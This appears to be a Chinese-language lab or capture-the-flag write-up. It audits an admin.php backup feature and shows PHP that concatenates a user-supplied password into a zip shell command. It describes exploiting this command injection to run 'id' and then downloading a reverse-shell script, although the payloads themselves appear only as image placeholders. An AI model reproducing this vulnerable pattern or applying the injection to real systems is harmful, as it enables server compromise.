
使用amanda 登录,可以跳转到admin pannel,有备份功能

下载备份文件
代码审计
在admin.php中创建备份设置密码参数直接拼接进命令中,所以存在命令注入
<...>
<?php
if (isset($_POST['backup']) && !empty($_POST['password'])) {
    $password = cleanEntry($_POST['password']);
    $backupFile = "backups/backup_" . date('Y-m-d') . ".zip";

    if ($password === false) {
        echo "<div class='error-message'>Error: Try another password.</div>";
    } else {
        $logFile = '/tmp/backup_' . uniqid() . '.log';

        $command = "zip -x './backups/*' -r -P " . $password . " " . $backupFile . " .  > " . $logFile . " 2>&1 &";

        $descriptor_spec = [
            0 => ["pipe", "r"], // stdin
            1 => ["file", $logFile, "w"], // stdout
            2 => ["file", $logFile, "w"], // stderr
        ];

        $process = proc_open($command, $descriptor_spec, $pipes);
        if (is_resource($process)) {
            proc_close($process);
        }
<...>

命令注入
可以看到执行id命令成功

下载反弹shell的脚本
